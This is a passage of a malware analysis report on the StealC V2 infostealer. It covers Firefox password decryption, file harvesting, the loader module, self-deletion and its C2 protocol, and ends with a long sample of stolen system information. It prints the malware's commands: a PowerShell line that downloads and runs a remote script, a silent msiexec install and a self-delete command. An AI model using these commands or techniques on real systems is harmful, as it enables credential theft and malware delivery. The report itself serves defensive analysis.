The main stealer and the injected process use similarly named IPC pipes derived from the system’s hardware ID (.\\pipe\<HWID>), calculated based on Window’s default root drive serial number. This hardware ID is also used in the server communications to identify infected hosts.
Firefox Data Stealing
Firefox has its own dedicated file extraction and data decryption code. The stealer recursively searches for cookies.sqlite, formhistory.sqlite and places.sqlite for exfiltration. Saved passwords are being extracted by locating the logins.json file and parsing it for the encrypted username and password fields associated with each saved website. Notably, the stealer does not send encrypted data to the server, instead it decrypts Firefox passwords locally (the cookie file is not encrypted).
Prior to decryption, it appends Firefox’s installation path to the system’s PATH environment variable. Doing so, it can easily load the nss3.dll which is a cryptographic library used by Mozilla browsers. It then resolves several important functions including PK11 methods and NSS-related routines.
Using that, it calls PK11SDR_Decrypt on the encrypted usernames and passwords, then exfiltrates them in a structured message.
 Figure 39: Modification of the PATH environment variable.
 Figure 40: Calling a decryption method on
 encryptedPassword field from logins.json.
 Figure 41: Example of
 logins.json file.
Third-Party Apps, Sensitive Files and Other Functionality
Besides browsers, StealC V2 is capable of the following:
- Multi-monitor screenshot capture
- Steam and Outlook clients data stealing
- WinSCP and Foxmail data stealing (in newer versions)
- Arbitrary payload executions via PowerShell/MSI/EXE files
- Server configured file extraction
- Self deletion
The list of targeted sensitive files is received from the C2 server and includes VPN clients, FTP clients, cloud credentials, chat messaging applications, crypto wallets, gaming applications and files stored in common directories.
Steam, Outlook, WinSCP and Foxmail are embedded clients which mostly have a similar file extraction logic to the sensitive file harvester, however they have hardcoded file masks and logic.
For example, when targeting Steam, the stealer first queries HKCU\Software\Valve\Steam\SteamPath to locate Steam’s installation directory, and then recursively searches configuration and authentication file in the config folder.
Lets look at some of its additional techniques separately.
Screen Capture
The Graphics Device Interface is used to create a compatible Device Context (DC), create a bitmap and copy screen pixels. This bitmap is then saved to a JPG image object with a compression quality of 90.
 Figure 42: Saving an image directly into memory.
Loader Module
Provided that the loader flag is set by the server, the stealer is able to act as an additional payload delivery tool that can executes 3 types of payloads:
| Payload ID | Method | Description |
|---|---|---|
| Type 0 - Executable (.exe) | ShellExecuteExA API | The executable payload is downloaded to a random generated file name in any of the preconfigured paths and execution is retried up to 10 times if it fails. |
| Type 1 - PowerShell | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -nop -c iex(New-Object Net.WebClient).DownloadString('<PAYLOAD>') | Constructs a 32-bit PowerShell command that fetches and loads an additional script to execute in memory. |
| Type 2 - MSI | msiexec.exe /passive /i "<PAYLOAD>" | An .msi payload is retrieved to silently install malicious packages, which are downloaded to a random file name. If installation fails, it retries up to 10 times. |
Each payload can be launched with elevated privileges by invoking ShellExecuteEx with the runas flag, if the corresponding option is enabled in the C2 panel.
File Harvester
As mentioned earlier, StealC V2 retrieves file paths to target along with specific file patterns of interest. A single rule for file extraction can look like the following:
{
  "name": "Tox",
  "type": 3,
  "csidl": 1,
  "start_path": "\\Tox\\",
  "masks": "*.tox,*.ini",
  "recursive": false,
  "max_size": 0,
  "iterations": 1
}
The scanning directory is constructed by appending start_path to the directory referenced by the csidl value. The malware maps these values to specific system paths in the code:
Value 0: LocalAppData
Value 1: AppData
Value 2: Desktop
Value 3: USERPROFILE
Value 4: Documents
Value 5: ProgramFiles
Value 6: ProgramFiles(x86)
It then searches for files matching each mask, temporarily copies any discovered files to C:\ProgramData and uploads them.
Self Deletion
When self deletion is initiated, a command prompt is spawned with a 5 seconds delay, ensuring the executable is forcibly deleted from disk after the process quits. The launched command is:cmd.exe /c timeout /t 5 & del /f /q "<MODULE>"
 Figure 43: Constructing self deletion command. GetModuleFileName is used to retrieve the executable’s name.
 Figure 44: ShellExecute is called with cmd.exe
C2 Operations & Protocols
As we already saw in the post, StealC V2 is a modular stealer that does not collect all data in a single stage, rather, it sequentially executes multiple collection functions. Each function targets a specific data source and extracts the relevant artifacts. The stolen data is exfiltrated once extracted, instead of being aggregated locally and transmitted in a single batch.
Transmission of data is performed by crafting HTTP POST requests using wininet.dll functions. The client and the server utilize a JSON-based network protocol which is RC4 encrypted and Base64 encoded. The RC4 encryption uses a shared network key, which in newer versions is itself encrypted with the client’s local key.
Registration
Following string decryption, the stealer registers the infected machine with a “create” message that includes the build name and the machine’s hardware ID. The build name can be used to track different binaries within a single campaign. The hardware ID is a GUID-like string derived from the primary system disk serial number, obtained by calling GetVolumeInformationA. This number is then transformed through several mathematical operations.
 Figure 45: The HWID hash generation procedure. Consists of four hash parts, with the last being a byte array.
In return, the server respond’s with an acknowledgment giving the stealer its configuration parameters for its operational tasks and targets, with the “success” opcode.
 Figure 46: Initial registration beacon.
In a case of a rejected request (due to a duplicate IP or HWID), the C2 will return an
"opcode":"blocked".
 Figure 47: C2 rejects stealer’s registration request.
Succeeding the initial message exchange, the stealer uploads a file named system_info.txt via the “upload_file” operation. This file contains a wealth of information of the system, including network info, hardware info, the current running processes, installed applications, and more.
 Figure 48: System information building in memory.
An example of system_info.txt:
system_info.txt
Network Info:
- IP: IP?
- Country: ISO?
System Summary:
- HWID: 048FB36A-18CA-1F07-84B5-E21BAF2942D5
- OS: 10.0 (Build 1337)
- Architecture: x64
- UserName: maxlab
- Computer Name: DESKTOP-OORM1DP
- Local Time: 2026-03-12 10:39:09
- UTC: 2
- Language: en-US
- Keyboards: English (United States) / Hebrew (Israel)
- Laptop: FALSE
- Running Path: C:\Users\maxlab\Desktop\stealc_v2.bin
- CPU: 12th Gen Intel(R) Core(TM) i7-12700KF
- Cores: 2
- Threads: 2
- RAM: 8 GB
- Display Resolution:
Monitor 1
Device Name: \\.\DISPLAY1
Device String: VMware SVGA 3D
Resolution: 2277x1288
Color Depth: 32 bits per pixel
- GPU:
-VMware SVGA 3D
Process count: 166
Process List:
[System Process] [0]
System [4]
Registry [92]
smss.exe [296]
csrss.exe [420]
wininit.exe [516]
csrss.exe [524]
winlogon.exe [596]
services.exe [664]
lsass.exe [684]
svchost.exe [792]
fontdrvhost.exe [816]
fontdrvhost.exe [824]
svchost.exe [920]
svchost.exe [972]
dwm.exe [364]
svchost.exe [936]
svchost.exe [1044]
svchost.exe [1052]
svchost.exe [1108]
svchost.exe [1120]
svchost.exe [1188]
svchost.exe [1224]
svchost.exe [1260]
svchost.exe [1296]
svchost.exe [1356]
svchost.exe [1448]
svchost.exe [1484]
svchost.exe [1492]
svchost.exe [1516]
svchost.exe [1548]
svchost.exe [1600]
Memory Compression [1692]
svchost.exe [1772]
svchost.exe [1828]
svchost.exe [1860]
svchost.exe [1868]
svchost.exe [1992]
svchost.exe [2024]
svchost.exe [1104]
svchost.exe [2052]
svchost.exe [2060]
svchost.exe [2164]
svchost.exe [2184]
svchost.exe [2216]
svchost.exe [2300]
spoolsv.exe [2392]
svchost.exe [2508]
svchost.exe [2548]
svchost.exe [2640]
svchost.exe [2728]
svchost.exe [2920]
svchost.exe [2932]
svchost.exe [2940]
svchost.exe [3060]
svchost.exe [2128]
svchost.exe [2588]
svchost.exe [3228]
svchost.exe [3248]
svchost.exe [3264]
VGAuthService.exe [3284]
vm3dservice.exe [3316]
vmtoolsd.exe [3332]
svchost.exe [3424]
vm3dservice.exe [3628]
svchost.exe [3836]
SearchIndexer.exe [672]
dllhost.exe [4372]
msdtc.exe [4612]
WmiPrvSE.exe [2656]
svchost.exe [4756]
sihost.exe [5208]
svchost.exe [5236]
svchost.exe [5276]
internet_detector.exe [5348]
taskhostw.exe [5384]
svchost.exe [5456]
svchost.exe [5644]
explorer.exe [5696]
svchost.exe [5944]
StartMenuExperienceHost.exe [5748]
RuntimeBroker.exe [6032]
SearchApp.exe [6196]
RuntimeBroker.exe [6348]
svchost.exe [6588]
ctfmon.exe [6816]
TabTip.exe [6852]
RuntimeBroker.exe [7152]
svchost.exe [4884]
internet_detector.exe [4948]
TextInputHost.exe [7040]
dllhost.exe [6128]
SecurityHealthSystray.exe [6424]
SecurityHealthService.exe [4600]
vmtoolsd.exe [4728]
OneDrive.exe [4252]
ZoomIt64.exe [3484]
svchost.exe [7284]
ApplicationFrameHost.exe [7748]
svchost.exe [8108]
SgrmBroker.exe [1276]
svchost.exe [172]
svchost.exe [7920]
svchost.exe [2928]
ShellExperienceHost.exe [2808]
RuntimeBroker.exe [8084]
svchost.exe [4288]
FileCoAuth.exe [5728]
UserOOBEBroker.exe [5032]
svchost.exe [4564]
svchost.exe [4184]
svchost.exe [2584]
WindowsTerminal.exe [7088]
svchost.exe [3608]
PSEXESVC.exe [3364]
OpenConsole.exe [3940]
powershell.exe [2252]
MoUsoCoreWorker.exe [7052]
svchost.exe [8676]
OpenConsole.exe [4864]
powershell.exe [2108]
svchost.exe [8320]
taskhostw.exe [7600]
chrome.exe [8272]
chrome.exe [5544]
chrome.exe [5612]
chrome.exe [8288]
chrome.exe [8208]
chrome.exe [8960]
chrome.exe [8848]
chrome.exe [8540]
chrome.exe [4336]
chrome.exe [904]
chrome.exe [9168]
ida.exe [4640]
ida.exe [6404]
javaw.exe [6372]
ida.exe [5040]
javaw.exe [7364]
dllhost.exe [4380]
svchost.exe [404]
SearchApp.exe [9760]
chrome.exe [8684]
PE-bear.exe [7968]
x32dbg.exe [2360]
Wireshark.exe [3036]
svchost.exe [5476]
notepad++.exe [4428]
chrome.exe [4688]
pestudio.exe [2768]
PE-bear.exe [11032]
svchost.exe [1508]
chrome.exe [2312]
OpenConsole.exe [10668]
powershell.exe [7456]
Microsoft.Photos.exe [11188]
RuntimeBroker.exe [3784]
MicrosoftEdgeUpdate.exe [9604]
ida.exe [5036]
OneDrive.Sync.Service.exe [8736]
svchost.exe [1500]
chrome.exe [12920]
stealc_v2.bin [11068]
svchost.exe [11172]
SearchProtocolHost.exe [12248]
SearchFilterHost.exe [11076]
Installed Apps:
All Users:
Binary Ninja (remove only)
Binary Ninja (remove only)
Binary Ninja (remove only)
Visual Studio Build Tools 2017 - 15.9.73
Graphviz - 12.2.1
Malcode Analyst Pack v0.27
Microsoft Edge - 137.0.3296.68
Microsoft Edge WebView2 Runtime - 137.0.3296.68
Npcap - 1.80
PDFStreamDumper 0.9.5xx
VB Decompiler Lite
vbdec
Wireshark 4.4.6 x64 - 4.4.6
WinRT Intellisense UAP - Other Languages - 10.1.17763.132
WinRT Intellisense Desktop - en-us - 10.1.17763.132
Universal CRT Redistributable - 10.0.26624
Microsoft Windows Desktop Runtime - 6.0.36 (x64) - 6.0.36.34217
Microsoft Windows Desktop Runtime - 5.0.17 (x86) - 5.0.17.31219
SDK ARM Additions - 10.1.17763.132
Microsoft Windows Desktop Runtime - 5.0.17 (x86) - 40.68.31219
Windows IoT Extension SDK - 10.1.17763.132
Microsoft Windows Desktop Runtime - 8.0.16 (x86) - 64.64.32786
vcpp_crt.redist.clickonce - 14.16.27052
Windows SDK for Windows Store Apps - 10.1.17763.132
Windows SDK AddOn - 10.1.0.0
Microsoft Visual C++ 2017 X86 Debug Runtime - 14.16.27052 - 14.16.27052
Microsoft Windows Desktop Runtime - 5.0.17 (x64) - 5.0.17.31219
Kits Configuration Installer - 10.1.17763.132
Windows SDK EULA - 10.1.17763.132
Windows SDK Desktop Libs arm - 10.1.17763.132
Windows SDK for Windows Store Apps Contracts - 10.1.17763.132
Windows SDK Desktop Headers arm64 - 10.1.17763.132
Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.44.35208 - 14.44.35208
Windows SDK Desktop Headers x64 - 10.1.17763.132
SDK ARM Redistributables - 10.1.17763.132
Windows App Certification Kit SupportedApiList x86 - 10.1.17763.132
Windows SDK Desktop Libs arm64 - 10.1.17763.132
Microsoft .NET Host - 5.0.17 (x86) - 40.68.31213
Windows SDK Signing Tools - 10.1.17763.132
Microsoft .NET Runtime - 5.0.17 (x86) - 40.68.31213
Microsoft Visual C++ 2022 X86 Additional Runtime - 14.44.35208 - 14.44.35208
Universal CRT Redistributable - 10.1.17763.132
Windows Software Development Kit - Windows 10.0.17763.132 - 10.1.17763.132
Microsoft Visual Studio Setup Configuration - 3.7.2182.35401
Microsoft .NET Runtime - 8.0.16 (x86) - 64.64.32758
MSI Development Tools - 10.1.17763.132
Microsoft .NET Host FX Resolver - 6.0.36 (x86) - 48.144.23141
Windows Mobile Extension SDK Contracts - 10.1.17763.132
Windows SDK Redistributables - 10.1.17763.132
WinAppDeploy - 10.1.17763.132
Windows App Certification Kit x64 - 10.1.17763.132
WinRT Intellisense PPI - Other Languages - 10.1.17763.132
Windows SDK for Windows Store Apps Headers - 10.1.17763.132
Universal CRT Extension SDK - 10.1.17763.132
WinRT Intellisense IoT - en-us - 10.1.17763.132
Microsoft Windows Desktop Runtime - 8.0.16 (x86) - 8.0.16.34817
Windows SDK Desktop Tools x64 - 10.1.17763.132
WinRT Intellisense PPI - en-us - 10.1.17763.132
Microsoft .NET SDK 6.0.428 (x64) - 6.4.2824.52403
Microsoft .NET Runtime - 6.0.36 (x86) - 48.144.23141
Microsoft .NET Runtime - 6.0.36 (x86) - 6.0.36.34214
Python Launcher - 3.10.11150.0
Windows SDK for Windows Store Apps DirectX x86 Remote - 10.1.17763.132
Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.44.35208 - 14.44.35208.0
Windows Desktop Extension SDK Contracts - 10.1.17763.132
Microsoft Windows Desktop Runtime - 6.0.36 (x86) - 48.144.23186
Windows SDK for Windows Store Managed Apps Libs - 10.1.17763.132
Microsoft .NET Runtime - 6.0.36 (x64) - 6.0.36.34214
Windows SDK Desktop Tools arm64 - 10.1.17763.132
Windows SDK for Windows Store Apps Metadata - 10.1.17763.132
vs_FileTracker_Singleton - 15.9.28128
Windows Team Extension SDK - 10.1.17763.132
Windows IoT Extension SDK Contracts - 10.1.17763.132
Windows SDK Desktop Libs x64 - 10.1.17763.132
Microsoft .NET Host FX Resolver - 5.0.17 (x86) - 40.68.31213
WinRT Intellisense UAP - en-us - 10.1.17763.132
Windows Mobile Extension SDK - 10.1.17763.132
Windows SDK for Windows Store Apps Tools - 10.1.17763.132
Microsoft .NET Host FX Resolver - 8.0.16 (x86) - 64.64.32758
Windows SDK Desktop Headers arm - 10.1.17763.132
Windows SDK Modern Versioned Developer Tools - 10.1.17763.132
Microsoft Windows Desktop Runtime - 6.0.36 (x86) - 6.0.36.34217
Windows SDK Desktop Headers x86 - 10.1.17763.132
Windows SDK Facade Windows WinMD Versioned - 10.1.17763.132
Universal CRT Headers Libraries and Sources - 10.1.17763.132
Universal General MIDI DLS Extension SDK - 10.1.17763.132
Microsoft Windows Desktop Runtime - 8.0.16 (x64) - 8.0.16.34817
Universal CRT Tools x86 - 10.1.17763.132
Windows SDK Desktop Libs x86 - 10.1.17763.132
Windows SDK for Windows Store Apps Libs - 10.1.17763.132
Microsoft Visual Studio Setup WMI Provider - 3.7.2182.35401
Microsoft .NET Host - 8.0.16 (x86) - 64.64.32758
WinRT Intellisense Desktop - Other Languages - 10.1.17763.132
WinRT Intellisense IoT - Other Languages - 10.1.17763.132
Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.44.35208 - 14.44.35208.0
Windows SDK ARM Desktop Tools - 10.1.17763.132
Windows Desktop Extension SDK - 10.1.17763.132
Windows SDK - 10.1.17763.132
Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219 - 10.0.40219
Inno Setup Decompiler version 1.5 - 1.5
Windows Team Extension SDK Contracts - 10.1.17763.132
WinRT Intellisense Mobile - en-us - 10.1.17763.132
Windows SDK Desktop Tools x86 - 10.1.17763.132
Windows SDK DirectX x86 Remote - 10.1.17763.132
Windows SDK Modern Non-Versioned Developer Tools - 10.1.17763.132
